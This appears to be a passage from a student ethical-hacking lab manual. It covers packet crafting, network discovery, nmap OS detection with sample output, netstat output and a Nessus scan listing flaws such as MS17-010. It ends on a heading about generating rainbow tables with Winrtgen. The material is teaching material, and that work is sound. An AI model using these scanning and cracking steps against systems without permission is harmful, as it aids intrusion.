
vii. Colasoft Packet Builder



Colasoft packet builder offers Import and Export options for a set of packets. You can also add a new packet by clicking **Add**/button. Select the Packet type from the drop-down option. Available options are:

- ARP Packet

- IP Packet
- TCP Packet
- UDP Packet




After Selecting the Packet Type, now you can customize the packet, Select the Network Adapter and Send it towards the destination.

Practical No. 2


a. Perform Network Discovery using the following tools:

i. Solar Wind Network Topology Mapper


ii.



ii. Network View



iii. LANState Pro




b. Use the following censorship circumvention tools:

i. Tails OS



c. Use Scanning Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool

There are several basic and advanced network tools available for the Mobile device on application stores. The following are some effective tools for network Scanning.



Practical No. 3

a. Perform Enumeration using the following tools:

i. Nmap

To perform OS detection with nmap perform the following: nmap -O<ip address>

```

Zenmap
Scan Tools Profile Help
Target: 192.168.0.109 Profile: Scan Cancel
Command: nmap -O -v 192.168.0.109
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host 192.168.0.109
nmap -O -v 192.168.0.109
Nmap scan report for 192.168.0.109
Host is up (0.0028s latency).
Not shown: 984 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
MAC Address: [REDACTED]
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows 8
Uptime guess: 50.139 days (since Tue Dec 05 20:51:59 2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Incremental

```


ii. NetBIOS Enumeration Tool

```


(ritik@ritik)-[~]
$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 ritik:45204              del12s05-in-f4.1e:https ESTABLISHED
tcp      0      0 ritik:49222              server-13-224-20-:https ESTABLISHED
tcp      0      0 ritik:34744              ec2-35-167-149-24:https ESTABLISHED
tcp      0      0 ritik:58126              ec2-35-161-6-128.:https ESTABLISHED
tcp      0      0 ritik:55236              104.18.32.68:http    TIME_WAIT
tcp      0      0 ritik:60936              98.203.120.34.bc.:https ESTABLISHED
tcp      0      0 ritik:43858              104.22.24.131:https ESTABLISHED
tcp      0      0 ritik:37840              20.120.65.166:https ESTABLISHED
tcp      0      0 ritik:46330              104.16.122.175:https ESTABLISHED
udp      0      0 ritik:bootpc            WS-GFGDC01.ad.ge:bootps ESTABLISHED
raw6     0      0 [:]:ipv6-icmp          [:]:*                  7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type      State         I-Node Path
unix    2      [ ACC ]     STREAM    LISTENING   197448  /run/user/1000/speech-dispatcher/speechd.sock
unix    2      [ ACC ]     STREAM    LISTENING   17408   /tmp/.X11-unix/X1
unix    2      [ ACC ]     STREAM    LISTENING   19999   @/tmp/.ICE-unix/1182
unix    3      [ ]          DGRAM     CONNECTED   14870   /run/systemd/notify

```


iii. SuperScan




iv. Hyena




v. SoftPerfect Network Scanner Tool



vi. SolarWinds Engineer's Toolset



vii. Wireshark



b. Perform the vulnerability analysis using the following tools:

i. Nessus

The screenshot shows the Nessus interface with a scan titled 'Basic Network' completed. The main window displays a table of 66 vulnerabilities found across 1 host. The table includes columns for Severity (Critical, High, Medium, Low, Info), Name, Family, Count, and Action. The right sidebar provides detailed information about the scan, including the name, status, policy, scanner, start time, end time, and elapsed time. Below the sidebar is a donut chart showing the distribution of vulnerabilities by severity.


Sev	Name	Family	Count	Action
Critical	Jenkins < 2.46.2 / 2.57 and Je...	CGI abuses	1	
Critical	MS17-010: Security Update f...	Windows	1	
High	Jenkins < 2.121.2 / 2.133 Mul...	CGI abuses	1	
High	Jenkins < 2.138.4 LTS / 2.150....	CGI abuses	1	
High	Jenkins < 2.150.2 LTS / 2.160 ...	CGI abuses	1	
High	MS12-020: Vulnerabilities in ...	Windows	1	
Medium	Jenkins < 2.107.2 / 2.116 Mul...	CGI abuses	1	
Medium	Jenkins < 2.121.3 / 2.138 Mul...	CGI abuses	1	
Medium	Jenkins < 2.138.2 / 2.146 Mul...	CGI abuses	1	
Medium	Jenkins < 2.73.3 / 2.89 Multipl...	CGI abuses	1	
Medium	Jenkins < 2.89.2 / 2.95 Multip...	CGI abuses	1	
Medium	Jenkins < 2.89.4 / 2.107 Multi...	CGI abuses	1	
Medium	Microsoft Windows Remote ...	Windows	1	

Practical No. 4


a. Perform the System Hacking using the following tools:

i. Winrtgen

In this article, we will go through the process of generating rainbow tables using WinRTGen.

